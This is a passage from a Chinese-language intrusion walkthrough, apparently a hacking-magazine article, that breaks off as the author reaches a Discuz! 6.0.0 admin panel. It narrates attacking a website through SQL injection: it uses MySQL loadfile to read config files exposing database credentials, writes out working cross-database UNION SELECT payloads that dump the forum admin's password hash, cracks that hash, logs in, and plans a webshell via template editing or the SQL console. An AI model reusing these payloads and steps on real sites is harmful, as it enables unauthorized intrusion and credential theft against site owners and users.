


图3

下面有两种思路：第一，因为我对于密码加密的方式只是个猜测，并不一定准确。我可以注册一个普通的用户，然后通过注入找到我的密码，再和MD5加密后的进行比较，那么就可以发现真正的加密方式了。第二种，就是通过loadfile读取文件代码，来寻找我输入的密码经过了怎样的加密来和数据库的密码进行比较。刚想往下做，就发现了一个比较严重的问题，查找不到后台。这下可就郁闷了，后来在得到SHELL后才知道，后台的地址非常隐秘，基本上是猜测不到的。

看来必须要转变思路了，先通过loadfile得到MYSQL的帐号和密码吧，通过一段时间的查找，最后发现帐号和密码是在“E:\web\include\config.php”中的。在HDSI的“目标绝对路径”中填入上面的绝对地址，“loadfile”位置我就选择“4”，点“确定”后，就可以在下面的“浏览器”中看到了，通过查看源代码，我们可以看到如下的关键信息：

```
var $Host = "localhost";                  //默认主机地址
var $UserId = "root";                     //用户名称
var $UserPwd = "netspace";                //用户密码
var $User_DatabaseName = "realmd";        //数据库
var $Link;                                //数据连接
//var $Result;
```

接下来我就想寻找phpmyadmin，因为可以使用MYSQL的帐号和密码登录它，可找了半天也没有发现phpmyadmin的影子，这下可郁闷了，总觉得拿着个超大的权限却不会用。尝试着FTP连接服务器也失败了，如果有Serv-U的话，还可以查看用户配置文件的代码。

在网站上又转了几圈，想看看还有什么有用的信息，没想居然还有个论坛，如图4。使用的还是Discuz！6.0.0的版本呢，

我尝试了下基本的漏洞利用工具但都失败了，自己又没有0DAY，思路又断了。




图 4

此后一直没有大的突破，大概过了两三天，我看到了一篇文章叫“浅谈MYSQL跨库查询”，其中提到：你可以以tbl_name（在当前的数据库中）引用一张表，或以dbname.tbl_name明确的指定其个数据。你要以col_name、tbl_name.col_name或 db_name.tbl_name.col_name引用一个列。你不需要在一个SELECT语句中引用的列前指定 tbl_name或db_name.tbl_name前缀，除非引用列存在二义性。查看章节6.1.2 数据库、表、索引、列和别名，对于有歧义的列引用需要更加显式的列引用格式。

看到这里我顿时有了新的思路，如果MYSQL可以跨库查询，那么我们就可以在注入点查询论坛的帐号和密码，然后通过论坛来拿WEBSHELL。打定主意，下面就要开始实行了！

第一步：拿到论坛的数据库名

要想跨库，自然先要知道论坛的数据库的名字，那么如何得到呢？我又想到了loadfile，通过它来读取论坛的数据库连接文件。Discuz的连接文件是在论坛目录下的config.inc.php里，一般没人会改名字的。通过HDSI直接读取，果然找到了我想要的内容：

```
$dbhost = 'localhost';          // 数据库服务器
$dbuser = 'root';          // 数据库用户名
$dbpw = 'netspace';          // 数据库密码
$dbname = 'discuz';          // 数据库名
$pconnect = 0;     // 数据库持久连接 0=关闭, 1=打开
```

哈哈，成功得到了数据库名“discuz”。

第二步：找到自己想要的表名和列名

因为我们的目标是管理员的帐号和密码，自然就要找到和其相关的表名和列名。老实说，我以前还真没接触过Discuz，所以对其的数据库结构并不了解。到百度搜索了一下，还真搜索到了，并且是别人整理好的表，如图5。其中“cdb_members”保存的就是用户信息了，当然管理员的也在其中。“username”、“password”对应的就是存放的帐号和密码了！

第三步：开始读取管理员帐号和密码

我们先构造一个简单的语句认证下“cdb_members”是否真的存在：“http://www.XXX.cn/News_Show.php?do=show&id=16 and 1=1 union select 1,2,3,4,5,6,7,8 from discuz.cdb_members”，这里需要解释一下，“discuz”就是需要跨库查询的，也就是论坛的数据库名，而“cdb_members”就是表名了。访问后显示的是正常的界面，那就好办了，证明跨库查询成功，并且数据库名，表名都是存在的。接着就是拿密码了，访问地址“http://www.XXXX.cn/News_Show.php?do=show&id=16 and 1=2 union select 1,username,3,password,5,6,7,8 from discuz.cdb_members where uid=1”，因为udi为1的一般是管理员，得到结果如图6所示，果然帐号和密码都成功的读取出来了，把加密后的密码拿到www.cmd5.com上进行破解，得到密码为admin123456。




图 5




图 6

接下来拿着得到的帐号和密码成功的登录了后台，如图7，然后就是拿WEBSHELL了。Discuz! 6.0.0后台拿SHELL的常见方法就是在“模版编辑”处插入一句话木马，但我操作时却出现了错误，如图8。上网查找后才得知是权限不够造成的，需要修改文件的属性，这当然没办法做到了。就在一筹莫展时，我突然想到Discuz! 6.0.0是可以执行SQL命令的，只要是初始的管理员，而我的这个帐号不就是吗？于是点击“系统工具”，接着点击“数据库升级”，就会看到SQL命令的执行窗口了，如图9。

